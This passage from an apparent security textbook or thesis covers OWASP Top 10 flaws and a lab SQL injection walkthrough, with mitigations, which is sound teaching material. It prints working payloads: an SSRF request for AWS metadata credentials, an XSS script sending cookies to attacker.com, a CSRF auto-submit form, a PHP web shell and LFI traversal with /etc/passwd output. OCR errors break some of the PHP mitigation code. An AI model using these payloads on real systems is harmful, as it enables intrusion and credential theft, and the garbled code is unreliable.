  - Regenerate session IDs upon successful login and explicitly invalidate them upon logout or extended inactivity.
  - Use secure cookie flags: `HttpOnly` (prevents JavaScript access to cookies), `Secure` (sends cookies only over HTTPS), `SameSite` (prevents cookies from being sent with cross-site requests).
  - Never expose session IDs in URLs.

2.9 A08:2021 – Software and Data Integrity Failures

2.9.1 Mechanism

This new category focuses on failures related to verifying the integrity of software updates, critical data, and CI/CD pipelines. It often arises when applications do not adequately protect against malicious updates or unverified input that can compromise their operational integrity.

2.9.2 Example: Insecure Deserialization

Mechanism: Serialization converts an object into a stream of bytes for storage or transmission; deserialization is the reverse process of reconstructing the object from the byte stream. If an application deserializes user-controlled, untrusted data without validation, an attacker can craft a malicious serialized object. **Impact:** When the application attempts to deserialize this malicious object, it can trigger unintended code execution (RCE) if gadget chains (sequences of code that, when executed upon deserialization, trigger malicious behavior) are available in the application's dependencies (e.g., Apache Commons Collections in Java or PHP's `__wakeup` method abuse).




Figure 2.4: Example of an Insecure Deserialization exploit leading to RCE.

2.9.3 Mitigation

- **Avoid Deserialization of Untrusted Data:** The safest approach is to never deserialize data from untrusted or unauthenticated sources. If deserialization is unavoidable, use formats that are less susceptible to gadget chain attacks (e.g., JSON, YAML) and rigorously validate content.
- **Integrity Checks:** Implement integrity checks (e.g., digital signatures, Message Authentication Codes - MACs) for any serialized data to ensure it hasn't been tampered with.
- **Minimal Privileges:** Run deserialization code with the minimum possible privileges in isolated environments.
- **Update Dependencies:** Ensure all application dependencies are updated to avoid known deserialization gadget chains.

2.10 A09:2021 – Security Logging and Monitoring Failures

2.10.1 Mechanism

Without adequate logging, monitoring, and active alerting, it is nearly impossible for an organization to detect and respond to security incidents in a timely manner. This invisibility allows attackers to persist in the system for longer periods, expand their reach, and cause greater damage without detection.

2.10.2 Example: Undetected Website Defacement

A subtle failure in logging or monitoring might mean that administrators are unaware of changes to their public website or API endpoints for extended periods.

1. **Defacement/Manipulation:** An attacker exploits a vulnerability (e.g., an Arbitrary File Upload flaw) to replace the application's homepage with a defaced version or subtly manipulate API responses to deliver malicious content.
2. **Lack of Detection:** If logs are not aggregated or reviewed, and no active monitoring for content changes (e.g., file integrity monitoring) or anomalous user activity is in place, the defacement or manipulation could go unnoticed for days or weeks.
3. **Impact:** This results in significant reputational damage, prolonged exposure to malicious content for users, and potential for further attacks (e.g., embedding XSS). Undetected failures contribute to unresponsive websites, SEO spam, or blacklisting. An attacker could maintain presence, perform further attacks, or manipulate user data unseen.

2.10.3 Mitigation

- **Comprehensive Logging:** Log all security-relevant events, including both successful and failed authentication attempts, access control failures, server-side input validation errors, database access, changes to configurations, and critical business transactions.
- **Centralized Logging and Monitoring (SIEM):** Send all logs to a centralized log management system (e.g., a SIEM - Security Information and Event Management) for aggregation, correlation, analysis, and long-term storage.
- **Automated Alerting:** Configure automated alerts for suspicious activities (e.g., multiple failed logins from a single IP, unusual access patterns to administrative functions, changes to critical files, sudden spikes in traffic).
- **Regular Log Review and Audits:** Regularly review logs and alerts. Conduct periodic security audits and content integrity checks. Implement website monitoring tools.

2.11 A10:2021 – Server-Side Request Forgery (SSRF)

2.11.1 Mechanism

SSRF flaws occur when a web application fetches a remote resource without properly validating a user-supplied URL. This allows an attacker to coerce the application into sending crafted HTTP requests to arbitrary destinations where the attacker themselves cannot reach directly, such as internal services, cloud metadata endpoints, or other external systems. The server acts as an unwitting proxy for the attacker.

2.11.2 Example Payload: Cloud Metadata Service Attack

In cloud environments (AWS, Azure, GCP), instances expose a special, non-routable IP address (169.254.169.254 for AWS) to access an instance metadata service. This service provides information about the running instance, including crucial temporary access credentials if an IAM role is attached. If an application is vulnerable to SSRF, an attacker can provide the following URL to the vulnerable feature (e.g., an image resizing service that fetches a URL):

```
GET /api/image-resize?url=http://169.254.169.254/latest/meta-data/iam/
security-credentials/ROLENAME HTTP/1.1
Host: example.com
```

SSRF payload targeting AWS metadata service for credential theft.

The server, acting as a proxy, fetches these credentials and potentially returns them in the application's response.



2. The web application makes a request to the IMDS
3. The IMDS returns a response
1. Adversary makes a request to the web application (exploiting SSRF)
4. The adversary receives the response from the IMDS
Web Application on AWS EC2

Figure 2.5: SSRF used to exfiltrate AWS credentials from the metadata service.

2.11.3 Mitigation

- **Strict Allow-List for URLs:** Implement a strict **allow-list** of the specific domains, IP addresses, and ports that the application is explicitly permitted to connect to. All other requests should be blocked at the application layer. This is the most robust defense.
- **Block Private and Reserved IP Ranges:** If arbitrary external domains must be allowed, the application should first resolve the user-supplied domain name to an IP address and rigorously check it against a **block-list (blacklist)** of all private (RFC 1918) and reserved IP ranges (e.g., `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`, `127.0.0.1/8`, and the metadata service IP `169.254.169.254/32`). This prevents access to internal resources.
- **Disable Unused URL Schemas:** Configure the application's HTTP client or URL parsing library to only allow safe schemas (`http`, `https`). Explicitly disable dangerous schemas like `file://`, `gopher://`, `dict://`).
- **Network-Level Egress Filtering:** Implement firewall rules on the web server to prevent it from initiating outbound connections to internal network segments or unauthorized external endpoints. This acts as a crucial last line of defense.

2.12 Cross-Site Scripting (XSS)

2.12.1 Mechanism

XSS is an injection vulnerability that allows attackers to inject malicious scripts (typically JavaScript) into trusted websites. These scripts are then executed in the victim's browser, potentially hijacking user sessions, defacing websites, or redirecting users to malicious sites. XSS attacks target users, not directly the server, by exploiting a web application's trust in user-supplied content.

XSS Types and Payloads

- **Stored XSS (Persistent XSS):** The malicious script is permanently stored on the server (e.g., in a database via a comment field, forum post, or profile description) and subsequently delivered to all users who view the affected page. This is the most dangerous type of XSS due to its persistence and widespread impact.

```
<script>
  fetch('http://attacker.com/cookiestealer.php?c=' + document.cookie);
</script> // eg. http://webhook.site/...

```

Stored XSS payload for cookie theft.

- **Reflected XSS:** The malicious script comes from the current HTTP request parameter and is immediately returned, unprocessed, in the HTTP response. The attacker crafts a malicious URL containing the payload and tricks the victim into clicking it.

  ```
  https://example.com/search?query=<script>alert('XSS')</script>
  ```

- **DOM-based XSS:** The vulnerability exists entirely client-side, within the victim's browser. The malicious script is executed when client-side JavaScript processes user-controlled data from the DOM (e.g., URL fragment `window.location.hash`) and writes it into an unsafe sink (e.g., `document.write()`, `innerHTML`, `eval()`).

  ```
  https://example.com/page.html#<img src=1 onerror=alert('DOM-XSS')>
  ```



Stored XSS
Malicious script stored on a server, affecting the users accessing the vulnerable page.
Reflected XSS
Malicious script reflected off a server, targeting users through manipulated URLs.
DOM-based XSS
Harmful code manipulates web page's DOM, executing attacks in user's browser.

Figure 2.6: Comparison of Stored vs. Reflected vs. DOM-based XSS.

2.12.2 Mitigation (XSS)

- **Context-Aware Output Encoding:** This is the primary defense. All user-supplied data must be properly HTML-encoded (or URL-encoded, JavaScript-encoded, etc., depending on the specific context where it will be rendered in the web page) before being displayed. For PHP in an HTML body context, `htmlspecialchars()` is crucial.
- **Content Security Policy (CSP):** A restrictive CSP HTTP response header can prevent the browser from executing unauthorized scripts (e.g., blocking inline scripts

or scripts loaded from untrusted domains). This acts as a powerful second layer of defense.

- **HttpOnly Cookie Flag:** Setting the `HttpOnly` flag on session cookies prevents client-side JavaScript from accessing them (e.g., `document.cookie` will return empty for HttpOnly cookies). While it doesn't prevent XSS itself, it renders cookie-stealing XSS payloads ineffective for these cookies.

2.13 Cross-Site Request Forgery (CSRF)

2.13.1 Mechanism

CSRF forces an end user to execute unwanted actions on a web application in which they are currently authenticated. The attack exploits the browser's behavior of automatically including authentication tokens (e.g., session cookies) in requests to a given domain, regardless of where the request originates. The attacker simply needs to trick a victim into sending a legitimate, state-changing request.



https://vulnerable-website.com/email/change?email=pwned@evil-user.net
Change email address
Email changed

Figure 2.7: The attack flow of a Cross-Site Request Forgery.

2.13.2 Example Payload: Auto-Submitting Form

An attacker can create a malicious HTML page that includes a hidden form. This form is configured to automatically submit a `POST` request to a vulnerable application (e.g., to change the victim's email address or password) using JavaScript, as soon as the victim visits the attacker's page.

```
<html>
  <body>
```

```html
    <!-- Hidden form targets the vulnerable application's email change function -->
    <form id="csrf-form" action="http://vulnerable-website.com/user/change_email" method="POST">
      <input type="hidden" name="new_email" value="attacker@evil.com" />
      <!-- If present, an Anti-CSRF token might be needed, or its absence/guessability could be exploited -->
      <input type="hidden" name="csrf_token" value="[UNKNOWN_OR_GUESSED_TOKEN]" />
    </form>
    <script>
      // Automatically submit the form upon page load
      document.getElementById("csrf-form").submit();
    </script>
  </body>
</html>
```

An attacker's page with a malicious auto-submitting form.

If a logged-in user of `vulnerable-website.com` is tricked into visiting this malicious page, their browser automatically sends the `POST` request to the legitimate application, including their active session cookies. The application, failing to distinguish this forged request from a genuine one, processes the email change on behalf of the victim.

2.13.3 Mitigation (CSRF)

- **Anti-CSRF Tokens (Synchronizer Token Pattern):** This is the most robust defense. The server generates a unique, unpredictable, and cryptographically secure token for each state-changing form. This token is embedded as a hidden field in the form. Upon submission, the server validates that the submitted token matches the one stored in the user's session. Attackers cannot guess this token.
- **SameSite Cookies:** Setting the `SameSite` attribute on session cookies (SameSite=Strict or SameSite=Lax) instructs the browser not to send the cookie with cross-site requests, mitigating most CSRF attacks.
- **Referrer-Policy Header:** Implement a strong `Referrer-Policy` HTTP header (e.g., `same-origin`) to control the information sent in the `Referer` header. This can help prevent leakage but is not a primary defense.
- **User Re-authentication:** For critical actions (e.g., password change, financial transactions), require the user to re-authenticate or confirm their password as a secondary defense layer.

2.14 File Manipulation Vulnerabilities

2.14.1 Arbitrary File Upload

Mechanism

Arbitrary File Upload vulnerabilities allow attackers to upload malicious files (e.g., web shells) to the server if the application's file upload functionality lacks proper validation. This can lead to Remote Code Execution (RCE) and, consequently, complete server control. Attackers often exploit weak filename or content type checks.

Example Payloads

- **PHP Web Shell:** A simple script that takes a command via a GET/POST parameter and executes it using `system()`.

```php
<?php if(isset($_REQUEST['cmd'])){ system($_REQUEST['cmd']); } ?>
```

PHP Web Shell Payload.

- **Bypass Extensions:** Renaming `shell.php` to `shell.php.jpg` (a double extension bypass to trick filters) or `shell.phar` (an executable PHP archive file) can circumvent basic extension blacklists.



POST /images HTTP/1.1
exploit.php
<?php echo system('id'); ?>
GET /images/exploit.php HTTP/1.1
Server
HTTP/1.1 200 OK
File uploaded: exploit php
HTTP/1.1 200 OK
uid=0(root) gid=0(root) groups=0(root)

Figure 2.8: Example POST request for a vulnerable file upload endpoint.

2.14.2 Local File Inclusion (LFI)

Mechanism


LFI vulnerabilities occur when an application constructs a file path based on user-supplied input without proper validation and then includes or accesses this file. This allows attackers to include arbitrary local files from the server's filesystem, potentially revealing sensitive information (e.g., `/etc/passwd`).

Example Payloads

- **Path Traversal:** Manipulating the `file` parameter to navigate directory structures.

  ```
  GET /index.php?file=../../../../etc/passwd HTTP/1.1
  Host: example.com
  ```

- **Log Poisoning for RCE:** Injecting a PHP shell into a writable log file (e.g., Apache `access.log` via the `User-Agent` header) and then including this log file via LFI.



```
view-source:http://10.0.1.147/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```

Figure 2.9: Example of LFI used to display `/etc/passwd`.

2.15 Conclusion

This chapter provided an in-depth review of the OWASP Top 10 (2021), explaining the mechanisms behind key vulnerabilities such as Injection, Broken Access Control, Cryptographic Failures, and Security Misconfigurations. It emphasized the importance of secure design, supply chain integrity, and strong authentication, logging, and monitoring practices. By outlining these risks and their implications, the chapter established a solid theoretical foundation that the next chapter will extend with practical exploitation and mitigation examples.

CHAPTER 3

Practical Attack Scenarios and Mitigations

3.1 Introduction

This chapter transitions from theoretical knowledge to practical application, detailing the hands-on exploitation of critical web vulnerabilities in a simulated lab environment, drawing inspiration from real-world penetration testing challenges often found on platforms like Hack The Box. Each scenario demonstrates a step-by-step process, from identifying the flaw to successful exploitation, and concludes with robust mitigation strategies. Proficiency with tools like Burp Suite for traffic interception and manipulation, Python's `requests` library for crafting HTTP requests, and Netcat for listening to reverse shells are essential for these exercises.

3.2 Scenario 1: SQL Injection - Authentication Bypass

3.2.1 The Challenge

The target is a web application with a standard login page. The objective is to gain administrative access to the application without possessing valid credentials. This challenge specifically tests for classic, error-based SQL Injection.

3.2.2 Attack Walkthrough

1. **Vulnerability Identification (Login Page):** The attacker interacts with the login form. A common first test for SQL Injection involves submitting a single quote (`'`) into the username field (e.g., username: `'`, password: `anypassword`). The application's response is a verbose MySQL error message (e.g., You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '...'). This explicit error confirms that the input is being directly processed by a SQL query and that database errors are not suppressed. This signifies a high likelihood of an SQLi vulnerability.

2. **Payload Crafting:** Based on the error and the inferred query structure (e.g., `SELECT * FROM users WHERE username='[INPUT]' AND password='[PASSWORD]'`), the attacker crafts an authentication bypass payload. The classic payload to make the `WHERE` clause always true is:

```
' OR '1'='1' --
```


SQLi payload for authentication bypass.

In MySQL/PostgreSQL, the double dash (-) initiates a SQL comment, effectively nullifying the rest of the original query (including the password check).

3. **Execution (Login Form):** The attacker enters the crafted payload (`' OR '1'='1' -`) into the username field and any random string (e.g., `password`) into the password field. The login form is submitted.

3.2.3 Result

The server-side application processes the malicious SQL query. Due to the `OR '1'='1'` condition evaluating to true, the original authentication check is successfully bypassed. The application often logs the attacker in as the first user returned by the modified query (typically an administrator or a default user account). The attacker is then redirected to the administrator's control panel or dashboard, thereby gaining unauthorized administrative access to the application.



Admin panel

Executing query: SELECT * FROM logins WHERE username='' or '1'='1' AND password = '' or '1'='1';

Login successful as user: admin

Figure 3.1: The administrator dashboard accessed after a successful SQLi bypass.

3.2.4 Mitigation Strategy

The root cause of this SQL Injection vulnerability is the direct concatenation of user-supplied input into the SQL query string. The most effective defense is to use prepared statements (parameterized queries), which strictly separate SQL code from the data.

```php
<?php
// 1. Retrieve user input (e.g., from POST request)
$username =ˆ_POST['username'];
$password =ˆ_POST['password'];

// 2. Prepare the SQL statement with named placeholders.
// The query structure is sent to the database first, without user input
    .
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username");

// 3. Bind parameters. The values are sent separately and treated only
    as data, not code.
$stmt->execute(['username' => $username]);
$user = $stmt->fetch();

```

```php
// 4. Verify password securely (after fetching, using password_verify for hashed passwords)
if ($user && password_verify($password, $user['password_hash'])) {
    // Login successful - proceed to create user session securely
    session_start();
   ^_$SESSION['user_id'] = $user['id'];
   ^_$SESSION['username'] = $user['username'];
    // Redirect to authenticated dashboard
    header("Location: dashboard.php");
    exit();
} else {
    // Login failed - display a generic error message to avoid information disclosure
    echo "Invalid username or password.";
}
?>
```

